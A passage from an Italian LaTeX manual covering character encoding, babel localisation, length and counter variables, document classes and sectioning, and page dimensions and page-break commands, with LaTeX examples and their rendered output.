Secondo una regola della tipografia del passato, ormai condannata generalmente, è necessario aumentare lo spazio che divide la fine di un periodo dall'inizio del successivo. Per qualche ragione si trovano ancora documenti in lingua inglese che seguono questa regola, anche quando si tratta di file di testo.

Purtroppo TeX segue quella filosofia e tende a rendere più grande lo spazio orizzontale che c'è tra un punto finale e la parola successiva se questa ha l'iniziale maiuscola. Oltre a tutto, questo

sistema crea delle difficoltà nella scrittura degli acronimi o delle abbreviazioni. Si pone rimedio utilizzando anche con LaTeX il comando '**\frenchspacing**' nel preambolo del documento (si veda anche il capitolo 441 a questo proposito).

444.6.5 Codifica

LaTeX permette l'uso di diverse codifiche, cioè diverse sequenze di simboli nei tipi di carattere utilizzati. Per la precisione, si distingue tra la codifica usata nel sorgente e il tipo di insieme di caratteri da usare. Nel primo caso, si usa normalmente il pacchetto '**inputenc**', nel modo seguente, all'interno del preambolo, in modo da stabilire l'uso della codifica ISO 8859-1 nel sorgente:

```
\usepackage[latin1]{inputenc}
```

Per quanto riguarda l'insieme di caratteri, il tipo più vecchio è OT1, definito anche *TeX text*; il più recente e più usato è T1, definito anche *TeX text extended*. L'utilizzo della codifica T1 per l'insieme di caratteri è necessaria se si vuole scrivere un documento che nel sorgente fa uso della codifica ISO 8859-1 (Latin 1).

La selezione della codifica TeX avviene attraverso il caricamento del pacchetto '**fontenc**', indicando come opzione la sigla della codifica desiderata.

```
\usepackage[T1]{fontenc}
```

L'esempio mostra il caricamento della codifica T1, che è quella che dovrebbe essere utilizzata nella maggior parte dei casi.

444.6.6 Localizzazione in pratica

La definizione del sistema di sillabazione è sempre necessario, mentre si è accennato poco sopra al problema dei termini da tradurre. Il modo più semplice per risolvere il problema della localizzazione (dopo avere sistemato la sillabazione) è quello di utilizzare le istruzioni seguenti nel preambolo.

```
\documentclass…
…
\usepackage[italian]{babel}
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}
\frenchspacing
…
\begin{document}
…
```

In questo modo, se è stata definita una sillabazione italiana, questa viene attivata automaticamente; i termini come «capitolo», «pagina»,... sono tradotti in italiano; l'insieme dei caratteri che possono essere usati nel sorgente è ISO 8859-1 (ovvero Latin 1), avendo richiesto la codifica '**latin1**' e T1, quindi il sorgente può essere scritto utilizzando le lettere accentate senza la necessità di utilizzare codici macro particolari.

Se per qualche ragione si vuole redigere un testo multilingua, è possibile utilizzare il pacchetto

'**babel**' con l'indicazione di più linguaggi, come nel modo seguente:

```
\usepackage[italian,english]{babel}
```

Successivamente, per selezionarne uno, basta usare il comando '**\selectlanguage**', con il nome prescelto. Ciò ha effetto fino all'uso di un altro comando '**\selectlanguage**' che cambi tale indicazione.

```
...
\selectlanguage{italian}
...
\selectlanguage{english}
...
```

È importante non confondere '**\selectlanguage**' con '**\language*n***'. Nel primo caso si fa riferimento a un comando del pacchetto '**babel**'; nel secondo si fa riferimento alla sillabazione. Il primo è in grado di condizionare il secondo, ma non viceversa: non esiste un «linguaggio» corrispondente alla sillabazione nulla. Se si intende definire la sillabazione nulla occorre passare per un comando '**\language*n***' conforme.

444.7 Variabili e tipi di dati

Nel capitolo 438 è stato descritto l'uso delle variabili nel linguaggio TeX, ma quando si usa LaTeX è bene utilizzare comandi appositi, ignorando la gestione che c'è a basso livello. A ogni modo, rimane la possibilità di usare l'istruzione '**\the**' per trasformare il contenuto di una variabile LaTeX in testo della composizione finale.

444.7.1 Lunghezze

Le variabili adibite a contenere le lunghezze, si creano secondo LaTeX attraverso il comando '**\newlength**':

```
\newlength\nome_lunghezza
```

Successivamente, si assegna un valore alle variabili di questo tipo con il comando '**\setlength**':

```
\setlength{\nome_lunghezza}{lunghezza}
```

Come per TeX, le lunghezze che si assegnano in questo modo a una variabile, possono essere rigide oppure elastiche, secondo la stessa notazione di TeX:

```
lunghezza_richiesta [plus lunghezza_in_estensione] [minus lunghezza_in_contrazione]
```

La lunghezza che costituisce il secondo argomento del comando '**\setlength**', può essere il comando corrispondente a una lunghezza già definita in precedenza; in questo modo si

può salvare un valore da richiamare in un momento successivo, quando si intende variare temporaneamente la dimensione di una lunghezza già esistente. Per esempio:

```
\newlength\salvataggio
\setlength{\salvataggio}{\textwidth}
\setlength{\textwidth}{10cm}
…
\setlength{\textwidth}{\salvataggio}
```

Quanto appare sopra, mostra il salvataggio della lunghezza originale di '**`\textwidth`**' nella variabile '**`\salvataggio`**', quindi la modifica del valore di '**`\textwidth`**' temporaneamente, alla fine il ripristino del valore di '**`\textwidth`**' leggendo il contenuto di '**`\salvataggio`**'.

L'elenco seguente riepiloga i comandi utili per la creazione e la modifica delle lunghezze:

`\newlength\`***nome_lunghezza***	crea una lunghezza nuova, corrispondente al comando '***nome_lunghezza***';
`\setlength{\`***nome_lunghezza***`}{`***lunghezza***`}`	assegna alla lunghezza indicata il valore dell'ultimo argomento, che può essere sia una lunghezza rigida, sia una lunghezza elastica;
`\addtolength{\`***nome_lunghezza***`}{`***lunghezza_rigida***`}`	aggiunge alla lunghezza indicata il valore dell'ultimo argomento, che deve essere una lunghezza rigida;
`\settodepth{\`***nome_lunghezza***`}{`***testo***`}`	assegna alla lunghezza il valore della profondità del testo che appare come ultimo argomento;
`\settoheight{\`***nome_lunghezza***`}{`***testo***`}`	assegna alla lunghezza il valore dell'altezza del testo che appare come ultimo argomento;
`\settowidth{\`***nome_lunghezza***`}{`***testo***`}`	assegna alla lunghezza il valore della larghezza del testo che appare come ultimo argomento.

Figura 444.45. Dimensioni di una scatola.

444.7.2 Contatori

LaTeX gestisce dei contatori a cui si accede attraverso parole chiave, nell'ambito di comandi che ne consentono la creazione, la modifica e la lettura. L'elenco seguente riguarda una parte dei comandi coinvolti nella gestione dei contatori:

Comando	Descrizione
`\newcounter{`***nome_contatore***`}[`***contatore_già_esistente***`]`	crea un contatore con il nome indicato, il cui valore viene azzerato ogni volta che quello opzionale (tra parentesi quadre) viene incrementato;
`\setcounter{`***nome_contatore***`}{`***valore***`}`	assegna il valore indicato al contatore (deve trattarsi di un valore intero, che eventualmente può essere negativo);
`\stepcounter{`***nome_contatore***`}`	incrementa il contatore di una singola unità e azzera eventualmente i contatori che dipendono da questo;
`\refstepcounter{`***nome_contatore***`}`	si comporta come '**`\stepcounter`**', con la differenza che coinvolge la creazione di un riferimento se seguito dal comando '**`\label`**';
`\addtocounter{`***nome_contatore***`}{`***valore***`}`	aggiunge al contatore il valore indicato (deve trattarsi di un valore intero, che eventualmente può essere negativo);
`\arabic{`***nome_contatore***`}`	traduce il valore del contatore in un numero arabo nella composizione finale;
`\the`***nome_contatore***	quando viene creato un contatore, si crea implicitamente questo comando, con il quale si ottiene il valore del contatore nella composizione finale, espresso in modo predefinito (di solito si tratta di un numero arabo);
`\alph{`***nome_contatore***`}`	traduce il valore del contatore in una lettera minuscola singola, pertanto si possono rappresentare solo valori da 1 a 26;
`\Alph{`***nome_contatore***`}`	traduce il valore del contatore in una lettera maiuscola singola, pertanto si possono rappresentare solo valori da 1 a 26;
`\roman{`***nome_contatore***`}`	traduce il valore del contatore in un numero romano con lettere minuscole, pertanto non si possono rappresentare valori negativi;
`\Roman{`***nome_contatore***`}`	traduce il valore del contatore in un numero romano con lettere maiuscole, pertanto non si possono rappresentare valori negativi;
`\fnsymbol{`***nome_contatore***`}`	traduce il valore del contatore in un simbolo, ma sono disponibili solo nove simboli, pertanto si rappresentano valori da 1 a 9;

Comando	Descrizione
`\value{`***nome_contatore***`}`	ottiene il valore del contatore, da usare all'interno di un'espressione (non riguarda la composizione).

Per esempio, si crea un contatore '**`prova`**' con il comando:

```
\newcounter{prova}
```

Al contatore è possibile assegnare un valore (il valore iniziale è zero) fisso:

```
\setcounter{prova}{-35}
```

In alternativa, si può assegnare al contatore il valore di un contatore già esistente; in questo caso si assegna il valore del contatore della pagina:

```
\setcounter{prova}{\value{page}}
```

Infine, si può inserire il valore del contatore nella composizione finale, per esempio in forma di numero arabo normale:

```
\arabic{prova}
```

Per comprendere la dipendenza che ci può essere tra i contatori, viene proposto un esempio più articolato, seguito dal risultato che si ottiene con la composizione:

```
\newcounter{uno}
\newcounter{due}[uno]

\stepcounter{uno}

\theuno . \thedue

\stepcounter{due}

\theuno . \thedue

\stepcounter{due}

\theuno . \thedue

\stepcounter{uno}

\theuno . \thedue
```

Come si può notare, in questo caso è stata usata la forma '**`\the`*****contatore***' per visualizzare il valore del contatore preso in esame:

1. 0
1. 1
1. 2
2. 0

Per quanto riguarda l'uso di '**`\refstepcounter`**', le cose si complicano e richiedono la co-

noscenza dei comandi '**`\label`**' e '**`\ref`**' (capitolo 450). Qui viene mostrato un esempio che dovrebbe consentire una comprensione intuitiva della cosa:

```
\newcounter{prova}
\stepcounter{prova}
Il contatore ha raggiunto il valore \arabic{prova}.\par
\stepcounter{prova}
Il contatore ha raggiunto il valore \arabic{prova}.\par
\refstepcounter{prova}\label{qui}
Ciao.\par
\stepcounter{prova}
Il contatore ha raggiunto il valore \arabic{prova}.\par

Quando si mostrava la parola ''ciao'', il contatore aveva il valore
\ref{qui}.
```

Si osservi che in questo caso, avendo a che fare con riferimenti incrociati, la composizione deve essere eseguita almeno due volte:

Il contatore ha raggiunto il valore 1.
Il contatore ha raggiunto il valore 2.
Ciao.
Il contatore ha raggiunto il valore 4.
Quando si mostrava la parola "ciao", il contatore aveva il valore 3.

Il comando '**`\the`*contatore***' può essere ridefinito, se si desidera ottenere una forma di visualizzazione standard differente:

```
\newcounter{prova}
\renewcommand{\theprova}{\Roman{prova}}
\stepcounter{prova}
Il contatore ha raggiunto il valore \theprova.\par
\stepcounter{prova}
Il contatore ha raggiunto il valore \theprova.\par
```

Il contatore ha raggiunto il valore I.
Il contatore ha raggiunto il valore II.

LaTeX definisce e gestisce automaticamente un certo numero di contatori, a cui può essere conveniente fare riferimento. La tabella seguente elenca i contatori predefiniti più importanti:

Contatore	Descrizione
`part`	contatore delle parti;
`chapter`	contatore dei capitoli;
`section`	contatore delle sezioni;
`subsection`	contatore delle sottosezioni;
`subsubsection`	contatore delle sotto-sottosezioni;
`paragraph`	contatore dei paragrafi;

Contatore	Descrizione
`subparagraph`	contatore dei sottoparagrafi;
`page`	contatore delle pagine;
`equation`	contatore delle equazioni;
`figure`	contatore delle figure;
`table`	contatore delle tabelle;
`footnote`	contatore delle note a piè di pagina;

`enumi`
`enumii`
`enumiii`
`enumiv`
	contatori usati negli elenchi numerati.

444.8 Riferimenti

- *General documentation about (La)TeX*
  ⟨http://tex.loria.fr/english/general.html ⟩
- Harvey J. Greenberg, *A simplified introduction to LaTeX*, 2001
  ⟨http://carbon.cudenver.edu/~hgreenbe/aboutme/simplified-intro.html ⟩
- Tobias Oetiker, *The not so short introduction to LaTeX 2e*, 2001
  ⟨http://tobi.oetiker.ch/lshort/ ⟩
- Leslie Lamport et al., *LaTeX 2e*
  ⟨http://www.emerson.emory.edu/services/latex/latex2e/latex2e_toc.html ⟩
  info latex
- Michel Goossens, Franck Mittelbach, Alexander Samarin, *The LaTeX Companion*, Addison-Wesley, 1994
- Leslie Lamport, *LaTeX, A document preparation system, User's guide and reference manual*, Addison-Wesley, seconda edizione, 1994
- Claudio Beccari, *LaTeX, Guida a un sistema di editoria elettronica*, Hoepli, 1991, ISBN 88-203-1931-4
- Robert Kiesling, *teTeX HOWTO: The Linux-teTeX Local Guide*
  ⟨http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html ⟩
- Documentazione interna della distribuzione teTeX: '`texmf/doc/*`', in particolare '`texmf/doc/latex/latex2e-html/`', dove si trova una guida di LaTeX in HTML

- Documentazione interna Info: *info web2c*, *info tex*, *info latex*, *info pdftex*
- Sebastian Rahtz, Hàn Thé Thành, *The pdfTeX user manual*, '`texmf/doc/pdftex/manual.pdf`'

[1] Tutti i comandi che definiscono un livello di suddivisione del documento, da '**`\part`**' a '**`\subparagraph`**', consentono di utilizzare un asterisco alla fine del nome (come per esempio '**`\section*{`**...**`}`**'); l'utilizzo di questo porta a sopprimere la numerazione della voce e il suo inserimento nell'indice generale (ammesso che queste due cose siano previste normalmente).

LaTeX: struttura

LaTeX semplifica la scrittura di un documento, rispetto al linguaggio TeX puro e semplice, ma per questo richiede l'uso di una struttura particolare nel sorgente.

445.1 Dichiarazione dello stile generale

Lo stile generale del documento viene definito all'inizio del sorgente LaTeX attraverso la dichiarazione seguente:

```
\documentclass[opzioni]{classe}
```

Le classi possono essere:

Classe	Descrizione
`slides`	rappresenta una sequenza di diapositive (presentazioni).
`letter`	rappresenta una lettera vera e propria, dove non si ammette la separazione del testo in sezioni;
`article`	corrispondente a un documento senza tante pretese, ma ugualmente strutturato, che può ammettere la suddivisione in parti e sezioni (sono esclusi i capitoli);
`report`	corrispondente a un documento strutturato in parti e capitoli, inteso come una relazione;
`book`	permette di realizzare un libro suddiviso in parti e capitoli, ma a differenza della classe '**`report`**', le parti e i capitoli iniziano su pagine dispari (destre);

Il comando '**`\documentclass`**' ammette l'uso di una sola opzione, ma al suo interno possono essere indicate diverse sotto-opzioni, rappresentate da delle parole chiave, separate attraverso una virgola. Ogni classe di documento può gestire il suo gruppo particolare di sotto-opzioni, ma in generale, sono disponibili quelle seguenti che dovrebbero essere valide in ogni circostanza.

Dimensione dei caratteri:

Opzione	Descrizione
`10pt`	il testo normale usa caratteri con un corpo di 10 punti (predefinito);
`11pt`	il testo normale usa caratteri con un corpo di 11 punti;
`12pt`	il testo normale usa caratteri con un corpo di 12 punti.

Dimensione del foglio:

Opzione	Descrizione
`a4paper`	formato A4;
`a5paper`	formato A5;
`b5paper`	formato B5;

Opzione	Descrizione
`letterpaper`	formato Lettera (8,5 in × 11 in);
`legalpaper`	formato Legal (8,5 in × 14 in);
`executivepaper`	formato Executive.

Altre caratteristiche:

Opzione	Descrizione
`portrait`	orientamento verticale della pagina (predefinito);
`landscape`	orientamento orizzontale della pagina;
`draft`	bozza, evidenzia con una riga verticale il testo che non rispetta i bordi;
`final`	versione finale, senza segnalazioni sul debordamento del testo (predefinito);
`twocolumn`	divide il corpo in due colonne.

Per esempio:

```
\documentclass[a4paper,11pt]{book}
```

definisce l'uso della classe '**`book`**', utilizzando un foglio A4 con il corpo normale dei caratteri a 11 punti tipografici; mentre il comando

```
\documentclass{book}
```

definisce l'uso della classe '**`book`**', senza opzioni, che così viene impostata in modo predefinito.

445.2 Preambolo

Il preambolo è quella parte di sorgente LaTeX che sta tra la dichiarazione della classe (o dello stile generale) e la dichiarazione di inizio del documento. In questo spazio si possono inserire dei comandi di LaTeX, ma non del testo da comporre. In particolare si inseriscono qui le dichiarazioni di stili aggiuntivi da incorporare, con il comando '**`\usepackage`**':

```
\usepackage[opzioni]{pacchetto}
```

Un gruppo abbastanza comune di comandi che di norma vengono inseriti nel preambolo, è quello con cui si definiscono i dati necessari a costruire poi la pagina del titolo:

Comando	Descrizione
`\title{`***titolo***`}`	titolo del documento (si può usare la sequenza '**`\\`**' per ottenere un'interruzione di riga);
`\author{`***autore***`}`	autore o autori del documento (si può usare la sequenza '**`\\`**' per ottenere un'interruzione di riga);

Comando	Descrizione
`\date{`***data***`}`	data del documento;
`\thanks{`***annotazione***`}`	nota a piè di pagina riferita al titolo.

445.3 Inizio e fine del documento

L'inizio del documento è contrassegnato dalla dichiarazione '**`\begin{document}`**' e la fine da '**`\end{document}`**'. Tutto quello che appare dopo la conclusione del documento viene semplicemente ignorato.

Subito dopo l'apertura del documento viene collocata normalmente l'istruzione di creazione del titolo, '**`\maketitle`**', seguita eventualmente dal comando di creazione dell'indice, '**`\tableofcontents`**':

```
\begin{document}
\maketitle
\tableofcontents
…
…
\end{document}
```

Segue il riepilogo dei comandi che riguardano in particolare l'inserimento dell'indice generale e di quelli specifici di figure e tabelle:

Comando	Descrizione
`\maketitle`	genera la pagina del titolo, traendo i dati dai comandi '**`\title`**', '**`\author`**', '**`\date`**' e '**`\thanks`**' usati nel preambolo;
`\tableofcontents`	inserisce l'indice generale del documento;
`\listoffigures`	elenca le figure che appaiono nel documento;
`\listoftables`	elenca le tabelle che appaiono nel documento.

A seconda della classe del documento, i comandi elencati nella tabella, che servono per la creazione di un indice, prevedono l'inserimento di un titolo automatico, attraverso un comando di dichiarazione di un capitolo o di una sezione non numerati (con un asterisco, come spiegato nella sezione successiva).

Si osservi che, a differenza dell'indice generale, la creazione di un indice analitico è un processo più complicato, che viene descritto nel capitolo 450.

445.4 Suddivisione del documento

Normalmente, il corpo del documento può essere suddiviso, a seconda del tipo di classe utilizzato. Si usano per questo i comandi elencati nella tabella seguente (anche l'asterisco fa parte dell'istruzione):

Comando	Descrizione
`\part[`*opzioni*`]{`*titolo_della_parte*`}` `\part*[`*opzioni*`]{`*titolo_della_parte*`}`	inizia una parte (solo per le classi '**`article`**', '**`report`**' e '**`book`**');
`\chapter[`*opzioni*`]{`*titolo_del_capitolo*`}` `\chapter*[`*opzioni*`]{`*titolo_del_capitolo*`}`	inizia un capitolo (solo per le classi '**`report`**' e '**`book`**');
`\section[`*opzioni*`]{`*titolo_della_sezione*`}` `\section*[`*opzioni*`]{`*titolo_della_sezione*`}`	inizia una sezione;
`\subsection[`*opzioni*`]{`*titolo_della_sottosezione*`}` `\subsection*[`*opzioni*`]{`*titolo_della_sottosezione*`}`	inizia una sottosezione;
`\subsubsection[`*opzioni*`]{`*titolo_della_sotto_sottosezione*`}` `\subsubsection*[`*opzioni*`]{`*titolo_della_sotto_sottosezione*`}`	inizia una sotto-sottosezione;
`\paragraph[`*opzioni*`]{`*titolo_del_paragrafo*`}` `\paragraph*[`*opzioni*`]{`*titolo_del_paragrafo*`}`	inizia un paragrafo;
`\subparagraph[`*opzioni*`]{`*titolo_del_sottoparagrafo*`}` `\subparagraph*[`*opzioni*`]{`*titolo_del_sottoparagrafo*`}`	inizia un sottoparagrafo;
`\appendix`	definisce l'inizio delle appendici.

In pratica, tutti questi comandi, escluso '**`\appendix`**', dichiarano un titolo, che a seconda del caso appartiene all'inizio di una parte, di un capitolo o di una suddivisione inferiore. Come si vede dai modelli sintattici, questi comandi prevedono la presenza di opzioni, che però in pratica non si usano; inoltre, esistono due versioni del comando, con o senza asterisco.

I comandi da '**`\part`**' a '**`\subsection`**', vengono utilizzati per la costruzione dell'indice generale (che si può poi ottenere con il comando '**`\tableofcontents`**'); inoltre, questi comandi prevedono la numerazione automatica delle voci, a seconda del livello di importanza. Se si usano questi comandi con l'asterisco, viene a mancare la numerazione e l'inserimento nell'indice generale. Le suddivisioni di livello inferiore non prevedono la numerazione e l'inserimento nell'indice, pertanto l'asterisco è praticamente privo di effetto.

```
\documentclass{report}
…
\begin{document}

\chapter{\LaTeX}

Bla bla bla bla bla bla bla...

\section{Suddivisione del documento}

Bla bla bla bla bla bla bla...

\section*{Sezione non numerata}

Questa sezione non è numerata e non ha una voce nell'indice generale.

\subsection{Sottosezioni}

Questa è una sottosezione normale, bla bla bla...

\subsubsection{Sotto-sottosezione}

Questa è una sotto-sottosezione normale, bla bla bla...

\paragraph{Paragrafo normale}

Questo è un paragrafo normale, bla bla bla...

\subparagraph{Sottoparagrafo normale}

Questo è un sottoparagrafo normale, bla bla bla...

\end{document}
```

L'esempio, in cui non appare il preambolo (nel quale si deve definire l'uso della lingua italiana, la codifica adatta e una classe del documento che consenta la suddivisione in capitoli), si traduce nel risultato visibile nella figura 445.12, dove si può osservare in che modo procede la numerazione delle sezioni e l'aspetto normale delle suddivisioni di importanza minore.

Figura 445.12. Esempio nell'uso dei comandi di suddivisione del documento.

Capitolo 1

LaTeX

Bla bla bla bla bla bla bla...

1.1 Suddivisione del documento

Bla bla bla bla bla bla bla...

Sezione non numerata

Questa sezione non è numerata e non ha una voce nell'indice generale.

1.1.1 Sottosezioni

Questa è una sottosezione normale, bla bla bla...

Sotto-sottosezione

Questa è una sotto-sottosezione normale, bla bla bla...

Paragrafo normale Questo è un paragrafo normale, bla bla bla...

Sottoparagrafo normale Questo è un sottoparagrafo normale, bla bla bla...

1

Quando si incontra il comando '**`\appendix`**', la numerazione dei capitoli cambia, diventando alfabetica. Se nell'esempio già mostrato si inserisce il comando '**`\appendix`**' prima della dichiarazione del capitolo, si ottiene il risultato che vi vede nella figura 445.14

```
\appendix

\chapter{\LaTeX}

Bla bla bla bla bla bla bla...

…
```

Figura 445.14. Appendici.

Appendice A

LaTeX

Bla bla bla bla bla bla bla...

A.1 Suddivisione del documento

Bla bla bla bla bla bla bla...

Sezione non numerata

Questa sezione non è numerata e non ha una voce nell'indice generale.

A.1.1 Sottosezioni

Questa è una sottosezione normale, bla bla bla...

Sotto-sottosezione

Questa è una sotto-sottosezione normale, bla bla bla...

Paragrafo normale Questo è un paragrafo normale, bla bla bla...

Sottoparagrafo normale Questo è un sottoparagrafo normale, bla bla bla...

1

445.5 Ambienti

LaTeX introduce un tipo nuovo di comando, che serve a definire degli ***ambienti***. L'istruzione '**`\begin{`*ambiente*`}`**' delimita l'inizio di un ambiente le cui caratteristiche sono definite dal nome contenuto tra le parentesi graffe; l'istruzione '**`\end{`*ambiente*`}`**' delimita la fine dell'ambiente dichiarato in precedenza. Per esempio, l'ambiente '**`document`**' definisce la zona in cui appare il corpo del documento.

A titolo di esempio, vengono elencati alcuni ambienti comuni, utilizzati frequentemente per definire le caratteristiche di paragrafi particolari:

Comando	Descrizione
`\begin{center}`***testo***`\end{center}`	centra orizzontalmente il testo;
`\begin{quote}`***testo***`\end{quote}` `\begin{quotation}`***testo***`\end{quotation}`	fa rientrare leggermente il testo a destra e a sinistra;

Comando	Descrizione
`\begin{verbatim}`***testo***`\end{verbatim}`	mantiene il testo esattamente come digitato nel sorgente.

L’esempio seguente mostra i comandi necessari a centrare il testo «Ciao a tutti!».

```
\begin{center}
Ciao a tutti!
\end{center}
```

LaTeX: la pagina

La pagina di LaTeX viene definita automaticamente, in base alle opzioni usate nella definizione della classe del documento; eventualmente è possibile intervenire per cambiare l'impostazione predefinita, ma in tal caso tutto diventa piuttosto complesso.

446.1 Dimensioni della pagina

Le dimensioni della pagina sono definite da una serie di lunghezze rigide che possono essere modificate facilmente, ma per questo occorre conoscere le varie competenze di queste variabili. In particolare, occorre tenere presente che, a seconda della classe, ci può essere o meno una distinzione tra pagine destre e sinistre.

La figura 446.1 mostra schematicamente la competenza delle varie lunghezze utilizzate; in particolare, si osservi che si fa riferimento sempre a pagine destre, salvo il caso di classi che distinguono tra pagine destre e sinistre. La tabella 446.2 descrive le varie lunghezze, mostrando il valore predefinito in presenza della classe '**`book`**', con l'opzione '**`a4paper`**'.

Tabella 446.2. Elenco dei comandi che intervengono nella definizione delle dimensioni della pagina.

Lunghezza	Valore predefinito	Descrizione
`\paperwidth`	614.295pt	Larghezza del foglio di carta su cui si stampa.
`\paperheight`	794.96999pt	Altezza del foglio di carta su cui si stampa.
`\hoffset`	0.0pt	Scostamento orizzontale dal bordo interno, dopo il margine di 2,54 cm (1 in).
`\voffset`	0.0pt	Scostamento verticale dal bordo superiore, dopo il margine di 2,54 cm (1 in).
`\oddsidemargin`	35.0pt	Margine dopo lo scostamento orizzontale, per le pagine destre.
`\evensidemargin`	89.0pt	Margine dopo lo scostamento orizzontale, per le pagine sinistre.
`\textwidth`	398.33858pt	Larghezza del corpo in cui si inserisce il testo.
`\textheight`	550.0pt	Altezza del corpo in cui si inserisce il testo.
`\columnwidth`	398.33858pt	Larghezza della colonna (se la pagina contiene una sola colonna di testo, la larghezza corrisponde a quella del corpo a disposizione).
`\columnsep`	10.0pt	Distanza tra le colonne, quando la composizione è a due colonne.
`\headheight`	12.0pt	Altezza dell'intestazione.
`\topmargin`	22.0pt	Margine dopo lo scostamento verticale, fino alla parte superiore della riga di intestazione.
`\headsep`	18.06749pt	Spazio di separazione verticale tra la base della riga di intestazione e la parte superiore del corpo.
`\footskip`	25.29494pt	Spazio tra la parte inferiore del corpo e la base della riga del piè di pagina.

È importante osservare i margini ('**`\topmargin`**', '**`\oddsidemargin`**' o '**`\evensidemargin`**') fanno riferimento a un punto di inizio spostato di un pollice, sia dal margine interno, sia dall'alto; pertanto, se si vogliono avere margini inferiori a 2,54 cm, i valori delle lunghezze di scostamento relative possono essere negativi.

Figura 446.1. Lunghezze che definiscono la forma della pagina.

446.2 Flusso verticale del testo, colonne e salti pagina

Con LaTeX, il testo viene distribuito verticalmente in modo analogo a quanto fa già TeX; tuttavia, cambiano i comandi per interrompere le righe e per il salto pagina, inoltre si inseriscono comandi per richiedere di non saltare pagina in un certo punto. La tabella seguente elenca i comandi che consentono un controllo del salto pagina:

Comando	Descrizione
`\newline`	interrompe il flusso del blocco per iniziare una riga nuova;
`\linebreak[0|1|2|3|4]`	richiede un'interruzione di riga con un grado di intensità pari al numero tra parentesi quadre (il numero maggiore richiede il salto pagina con maggiore insistenza);
`\newpage`	salta all'inizio della prossima colonna;
`\clearpage`	esegue un salto pagina, assicurando che vengano inseriti gli oggetti fluttuanti che non hanno ancora trovato posto nella composizione;
`\cleardoublepage`	esegue un salto pagina, in modo da iniziare con una pagina destra (dispari), assicurando che vengano inseriti gli oggetti fluttuanti che non hanno ancora trovato posto nella composizione;
`\pagebreak[0|1|2|3|4]`	richiede un salto pagina con un grado di intensità pari al numero tra parentesi quadre (il numero maggiore richiede il salto pagina con maggiore insistenza);
`\nopagebreak[0|1|2|3|4]`	richiede che non venga fatto un salto pagina nel punto in cui appare il comando, con un grado di intensità pari al numero tra parentesi quadre (il numero maggiore richiede che non si faccia il salto pagina con maggiore insistenza);
`{\samepage` ***testo*** `}`	richiede che il testo indicato rimanga nella stessa pagina;
`\vfill`	inserisce uno spazio verticale elastico.

I comandi '**`\newline`**', '**`\newpage`**', '**`\clearpage`**' e '**`\cleardoublepage`**' sono drastici (il particolare legato agli oggetti fluttuanti viene chiarito nel capitolo in cui si descrive l'inserimento di immagini e di tabelle fluttuanti), mentre '**`\linebreak`**', '**`\nolinebreak`**', '**`\pagebreak`**' e '**`\nopagebreak`**', con o senza opzione, dipendono dalla calcolo di convenienza che viene fatto in fase di composizione.

Per tenere unita una porzione di testo, il metodo più efficace è dato dal comando '**`\samepage`**', che deve essere inserito in un raggruppamento tra parentesi graffe, come si vede nella tabella riepilogativa. Tuttavia, anche in questo caso, non si può garantire che tutto il pezzo richiesto rimanga nella stessa pagina: la probabilità che sia inserita un'interruzione di pagina aumenta con l'allontanarsi dal comando.

Tra questi comandi, '**`\vfill`**' non serve per ottenere o per evitare dei salti pagina, ma consente di spostare in basso del testo, quando viene usato con la richiesta di un salto pagina. Si osservi l'esempio seguente:

```
\noindent Bla bla bla bla bla bla...

\vfill
```

```
\noindent Copyright © 2002-2022 Tizio Tizi

\noindent This work is free; you can redistribute it and/or modify it
under the terms of the GNU General Public License as published by the
Free Software Foundation; either version 2 of the License, or (at your
option) any later version.

\noindent This work is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General
Public License for more details.

\noindent You should have received a copy of the GNU General Public
License along with this work; if not, write to the Free Software
Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

\newpage
```

La figura 446.5 mostra il risultato della composizione, simulando una pagina molto corta, per questioni di spazio.

Figura 446.5. Allineamento in basso del testo con l'aiuto di '**`\vfill`**'.

Bla bla bla bla bla bla...

Copyright © 2002-2022 Tizio Tizi
This work is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.
This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.
You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

È da osservare che, a differenza del linguaggio TeX puro e semplice, i comandi per il salto pagina provvedono da soli ad aggiungere uno spazio elastico adeguato, per evitare che il contenuto della pagina venga allungato in modo inopportuno.

I comandi che richiedono un salto pagina, non si possono cumulare. In pratica, due comandi '**`\newpage`**' in sequenza, generano un salto solo. Per riuscire a ottenere un salto pagina aggiuntivo, occorre scrivere qualcosa, come uno spazio non interrompibile, prima di un nuovo salto pagina. È per questo che esiste il comando '**`\cleardoublepage`**' che permette di raggiungere l'inizio di una pagina destra.

LaTeX consente di controllare in modo complessivo l'allineamento verticale, attraverso due comandi molto semplici:

Comando	Descrizione
`\raggedbottom`	lascia che il testo si distribuisca verticalmente in modo naturale, senza tentare di allungarlo per occupare tutto lo spazio a disposizione;
`\flushbottom`	se possibile, allunga verticalmente gli spazi per occupare tutto lo spazio verticale della pagina.

LaTeX utilizza in modo predefinito una o l'altra forma, a seconda della classe del documento. Come già accennato, i comandi per il salto pagina inseriscono automaticamente uno spazio elastico sufficiente a evitare che in quel punto si tenti di allungare il testo fino alla fine della pagina; tuttavia, ci sono situazioni in cui con la modalità corrispondente al comando '**`\flushbottom`**' si ottengono pagine troppo allungate.

In condizioni normali, LaTeX genera una composizione su una sola colonna verticale; tuttavia è possibile distribuire il testo su due colonne, con l'uso di due comandi particolari, che consentono di cambiare da una modalità all'altra:

Comando	Descrizione
`\onecolumn`	inizia una nuova pagina con una sola colonna;
`\twocolumn`	inizia una nuova pagina con due colonne;
`\twocolumn[`***testo***`]`	inizia una nuova pagina con due colonne, mettendo il testo che appare tra parentesi quadre all'inizio, ma distribuito orizzontalmente su entrambe le colonne.

L'esempio seguente consente di vedere in pratica una composizione a due colonne. Si può osservare il fatto che la frase iniziale viene posta a cavallo delle due colonne.

```
\twocolumn[Bla bla bla bla... questo testo va a cavallo delle due colonne]

Qui inizia la suddivisione del testo in due colonne verticali. Bla bla
bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla...

